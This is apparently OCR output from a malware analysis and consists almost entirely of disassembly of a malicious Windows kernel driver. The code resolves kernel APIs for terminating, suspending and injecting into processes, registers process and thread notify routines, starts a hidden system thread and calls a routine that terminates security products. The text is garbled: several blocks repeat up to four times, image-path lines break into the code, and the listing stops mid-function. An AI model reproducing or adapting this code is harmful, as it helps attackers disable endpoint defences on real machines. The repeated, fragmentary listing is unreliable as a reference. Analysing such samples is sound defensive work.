

; __int64 __fastcall DriverEntry_Internal(__int64)
DriverEntry_Internal proc near
push rbx
sub rsp, 20h
mov rax, [rcx+_DRIVER_OBJECT.DriverSection]
mov rbx, rcx
or dword ptr [rax+68h], 20h
call ResolveKernelApiFunctions
test eax, eax
js short loc_FFFFF803980011A5
mov rcx, rbx ; DriverObject
call CreateNewUnalertableSystemThreadWithZeroAttributes
test eax, eax
js short loc_FFFFF803980011A5
mov rax, cs:ptrPsSetCreateThreadNotifyRoutine
lea rcx, CreateThreadNotifyRoutine
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateThreadNotifyRoutine
mov rax, cs:ptrPsSetCreateProcessNotifyRoutine
lea rcx, CreateProcessNotifyRoutine
xor edx, edx
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateProcessNotifyRoutine
call IterateProcessByThreadIdsAndTerminateSecurityProducts
xor eax, eax
jmp short loc_FFFFF803980011AA
loc_FFFFF803980011A5:
mov eax, STATUS_UNSUCCESSFUL
loc_FFFFF803980011AA:
add rsp, 20h
pop rbx
retn
DriverEntry_Internal endp



; __int64 __fastcall DriverEntry_Internal(__int64)
DriverEntry_Internal proc near
push rbx
sub rsp, 20h
mov rax, [rcx+_DRIVER_OBJECT.DriverSection]
mov rbx, rcx
or dword ptr [rax+68h], 20h
call ResolveKernelApiFunctions
test eax, eax
js short loc_FFFFF803980011A5
mov rcx, rbx ; DriverObject
call CreateNewUnalertableSystemThreadWithZeroAttributes
test eax, eax
js short loc_FFFFF803980011A5
mov rax, cs:ptrPsSetCreateThreadNotifyRoutine
lea rcx, CreateThreadNotifyRoutine
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateThreadNotifyRoutine
mov rax, cs:ptrPsSetCreateProcessNotifyRoutine
lea rcx, CreateProcessNotifyRoutine
xor edx, edx
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateProcessNotifyRoutine
call IterateProcessByThreadIdsAndTerminateSecurityProducts
xor eax, eax
jmp short loc_FFFFF803980011AA
loc_FFFFF803980011A5:
mov eax, STATUS_UNSUCCESSFUL
loc_FFFFF803980011AA:
add rsp, 20h
pop rbx
retn
DriverEntry_Internal endp


; __int64 ResolveKernelApiFunctions()
ResolveKernelApiFunctions proc near
sub rsp, 28h
lea rcx, SourceString ; "PsGetProcessInheritedFromUniqueProcessI"...
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsGetProcessInheritedFromUniqueProcessId, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPsisprotectedp ; "PsIsProtectedProcess"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsIsProtectedProcess, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPsgetprocessim ; "PsGetProcessImageFileName"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsGetProcessImageFileName, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPsgetprocesspe ; "PsGetProcessPeb"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrGetProcessPeb, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPsgetprocesswo ; "PsGetProcessWow64Process"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsGetProcessWow64Process, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPscreatesystem ; "PsCreateSystemThread"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsCreateSystemThread, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPsterminatesys ; "PsTerminateSystemThread"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsTerminateSystemThread, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aKeinitializeap ; "KeInitializeApc"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrKeInitializeApc, rax
test rax, rax


; __int64 ResolveKernelApiFunctions()
ResolveKernelApiFunctions proc near
sub rsp, 28h
lea rcx, SourceString ; "PsGetProcessInheritedFromUniqueProcessI"...
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsGetProcessInheritedFromUniqueProcessId, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPsisprotectedp ; "PsIsProtectedProcess"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsIsProtectedProcess, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPsgetprocessim ; "PsGetProcessImageFileName"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsGetProcessImageFileName, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPsgetprocesspe ; "PsGetProcessPeb"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrGetProcessPeb, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPsgetprocesswo ; "PsGetProcessWow64Process"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsGetProcessWow64Process, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPscreatesystem ; "PsCreateSystemThread"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsCreateSystemThread, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aPsterminatesys ; "PsTerminateSystemThread"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrPsTerminateSystemThread, rax
test rax, rax
jz loc_FFFFF8039800182B
lea rcx, aKeinitializeap ; "KeInitializeApc"
call MmGetSystemRoutineAddress_Wrapper
mov cs:ptrKeInitializeApc, rax
test rax, rax

```
.data:FFFFF80398184280 ptrPspTerminateThreadByPointer dq ?      ; DA
.data:FFFFF80398184288 ptrPsSetCreateProcessNotifyRoutine dq ? ; DA
.data:FFFFF80398184288                                         ; Re
.data:FFFFF80398184290 ptrPsSetCreateThreadNotifyRoutine dq ?  ; DA
.data:FFFFF80398184290                                         ; Re
.data:FFFFF80398184298 ptrPsSetLoadImageNotifyRoutine dq ?     ; DA
.data:FFFFF803981842A0 ptrPsResumeProcess dq ?                 ; DA
.data:FFFFF803981842A8 ptrPsSuspendProcess dq ?                ; DA
.data:FFFFF803981842B0 ptrObCloseHandle dq ?                   ; DA
.data:FFFFF803981842B0                                         ; Re
.data:FFFFF803981842B8 ptrObSetHandleAttributes dq ?           ; DA
.data:FFFFF803981842B8                                         ; Re
.data:FFFFF803981842C0 ptrMmUnmapViewOfSection dq ?            ; DA
.data:FFFFF803981842C8 ptrZwTerminateJobObject dq ?            ; DA
.data:FFFFF803981842C8                                         ; su
.data:FFFFF803981842D0 ptrZwAssignProcessToJobObject dq ?      ; DA
.data:FFFFF803981842D0                                         ; su
.data:FFFFF803981842D8 ; PVOID ptrPsAssignProcessToJobObject
.data:FFFFF803981842D8 ptrPsAssignProcessToJobObject dq ?      ; DA
.data:FFFFF803981842D8                                         ; su
.data:FFFFF803981842E0 ptrZwCreateJobObject dq ?               ; DA
.data:FFFFF803981842E0                                         ; su
.data:FFFFF803981842E8 ptrZwTerminateProcess dq ?              ; DA
.data:FFFFF803981842E8                                         ; su
.data:FFFFF803981842F0 ptrKeInsertQueueApc dq ?                ; DA
.data:FFFFF803981842F8 ptrKeInitializeApc dq ?                 ; DA
.data:FFFFF80398184300 ptrPsTerminateSystemThread dq ?         ; DA
.data:FFFFF80398184300                                         ; Re
.data:FFFFF80398184308 ptrPsCreateSystemThread dq ?            ; DA
.data:FFFFF80398184308                                         ; Re
.data:FFFFF80398184310 ptrPsGetProcessWow64Process dq ?        ; DA
.data:FFFFF80398184318 ptrGetProcessPeb dq ?                   ; DA
.data:FFFFF80398184320 ptrPsGetProcessImageFileName dq ?       ; DA
.data:FFFFF80398184320                                         ; Re
.data:FFFFF80398184328 ptrPsIsProtectedProcess dq ?            ; DA
.data:FFFFF80398184330 ptrPsGetProcessInheritedFromUniqueProcessId
.data:FFFFF80398184330                                         ; DA
```


; __int64 __fastcall DriverEntry_Internal(__int64)
DriverEntry_Internal proc near
push rbx
sub rsp, 20h
mov rax, [rcx+_DRIVER_OBJECT.DriverSection]
mov rbx, rcx
or dword ptr [rax+68h], 20h
call ResolveKernelApiFunctions
test eax, eax
js short loc_FFFFF803980011A5
mov rcx, rbx ; DriverObject
call CreateNewUnalertableSystemThreadWithZeroAttributes
test eax, eax
js short loc_FFFFF803980011A5
mov rax, cs:ptrPsSetCreateThreadNotifyRoutine
lea rcx, CreateThreadNotifyRoutine
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateThreadNotifyRoutine
mov rax, cs:ptrPsSetCreateProcessNotifyRoutine
lea rcx, CreateProcessNotifyRoutine
xor edx, edx
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateProcessNotifyRoutine
call IterateProcessByThreadIdsAndTerminateSecurityProducts
xor eax, eax
jmp short loc_FFFFF803980011AA
loc_FFFFF803980011A5:
mov eax, STATUS_UNSUCCESSFUL
loc_FFFFF803980011AA:
add rsp, 20h
pop rbx
retn
DriverEntry_Internal endp


; __int64 __fastcall DriverEntry_Internal(__int64)
DriverEntry_Internal proc near
push rbx
sub rsp, 20h
mov rax, [rcx+_DRIVER_OBJECT.DriverSection]
mov rbx, rcx
or dword ptr [rax+68h], 20h
call ResolveKernelApiFunctions
test eax, eax
js short loc_FFFFF803980011A5
mov rcx, rbx ; DriverObject
call CreateNewUnalertableSystemThreadWithZeroAttributes
test eax, eax
js short loc_FFFFF803980011A5
mov rax, cs:ptrPsSetCreateThreadNotifyRoutine
lea rcx, CreateThreadNotifyRoutine
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateThreadNotifyRoutine
mov rax, cs:ptrPsSetCreateProcessNotifyRoutine
lea rcx, CreateProcessNotifyRoutine
xor edx, edx
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateProcessNotifyRoutine
call IterateProcessByThreadIdsAndTerminateSecurityProducts
xor eax, eax
jmp short loc_FFFFF803980011AA
loc_FFFFF803980011A5:
mov eax, STATUS_UNSUCCESSFUL
loc_FFFFF803980011AA:
add rsp, 20h
pop rbx
retn
DriverEntry_Internal endp

```
; __int64 CreateNewUnalertableSystemThreadWithZeroAttributes()
CreateNewUnalertableSystemThreadWithZeroAttributes proc near

var_78= qword ptr -78h
var_70= qword ptr -70h
var_68= qword ptr -68h
var_60= dword ptr -60h
var_5C= dword ptr -5Ch
startcontext= qword ptr -58h
pkstart_routine= qword ptr -50h
pclient_id= dword ptr -48h
var_44= dword ptr -44h
var_40= qword ptr -40h
pobject_attributes= _OBJECT_ATTRIBUTES ptr -38h
var_8= dword ptr -8
var_4= dword ptr -4
threadHandle= qword ptr  10h

mov     r11, rsp
push    rbx
sub     rsp, 70h
and     dword ptr [rsp+44h], 0
lea     rcx, BoostCurrentThreadPriority
and     dword ptr [rsp+5Ch], 0
lea     r8, [r11+pobject_attributes] ; ObjectAttributes
and     qword ptr [r11+pclient_id], 0
xorps   xmm0, xmm0
mov     rax, cs:ptrPsCreateSystemThread
or      r9, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
and     [r11+threadHandle], 0
xor     edx, edx        ;  DesiredAccess
mov     [rsp+78h+pobject_attributes.Length], 30h ; '0'
and     [r11+pobject_attributes.RootDirectory], 0
mov     [r11+pkstart_routine], rcx
lea     rcx, [r11+threadHandle] ; ThreadHandle
and     [r11+startcontext], 0
mov     [rsp+78h+pobject_attributes.Attributes], OBJ_KERNEL_HANDLE
and     [r11+pobject_attributes.ObjectName], 0
movdqu  xmmword ptr [rsp+78h+pobject_attributes.SecurityDescriptor], xmm0
call    cs:__guard_dispatch_icall_fptr ; call rax = ptrPsCreateSystemThread
mov     ebx, eax
test    eax, eax
js      short loc_FFFFF803980015C1
```

```
mov     rcx, [rsp+78h+threadHandle]
call    SetHandleAttributesToZero
```

```
loc_FFFFF803980015C1:
mov     eax, ebx
add     rsp, 70h
pop     rbx
retn
CreateNewUnalertableSystemThreadWithZeroAttributes endp
```

```
NTSTATUS PsCreateSystemThread(
  [out]           PHANDLE            ThreadHandle,
  [in]            ULONG              DesiredAccess,
  [in, optional]  POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional]  HANDLE             ProcessHandle,
  [out, optional] PCLIENT_ID         ClientId,
  [in]            PKSTART_ROUTINE    StartRoutine,
  [in, optional]  PVOID              StartContext
);
```

```
typedef struct _OBJECT_ATTRIBUTES {
  ULONG           Length;
  HANDLE          RootDirectory;
  PUNICODE_STRING ObjectName;
  ULONG           Attributes;
  PVOID           SecurityDescriptor;
  PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```

```
; __int64 CreateNewUnalertableSystemThreadWithZeroAttributes()
CreateNewUnalertableSystemThreadWithZeroAttributes proc near

var_78= qword ptr -78h
var_70= qword ptr -70h
var_68= qword ptr -68h
var_60= dword ptr -60h
var_5C= dword ptr -5Ch
startcontext= qword ptr -58h
pkstart_routine= qword ptr -50h
pclient_id= dword ptr -48h
var_44= dword ptr -44h
var_40= qword ptr -40h
pobject_attributes= _OBJECT_ATTRIBUTES ptr -38h
var_8= dword ptr -8
var_4= dword ptr -4
threadHandle= qword ptr  10h

mov     r11, rsp
push    rbx
sub     rsp, 70h
and     dword ptr [rsp+44h], 0
lea     rcx, BoostCurrentThreadPriority
and     dword ptr [rsp+5Ch], 0
lea     r8, [r11+pobject_attributes] ; ObjectAttributes
and     qword ptr [r11+pclient_id], 0
xorps   xmm0, xmm0
mov     rax, cs:ptrPsCreateSystemThread
or      r9, 0FFFFFFFFFFFFFFFFh ; ProcessHandle
and     [r11+threadHandle], 0
xor     edx, edx        ;  DesiredAccess
mov     [rsp+78h+pobject_attributes.Length], 30h ; '0'
and     [r11+pobject_attributes.RootDirectory], 0
mov     [r11+pkstart_routine], rcx
lea     rcx, [r11+threadHandle] ; ThreadHandle
and     [r11+startcontext], 0
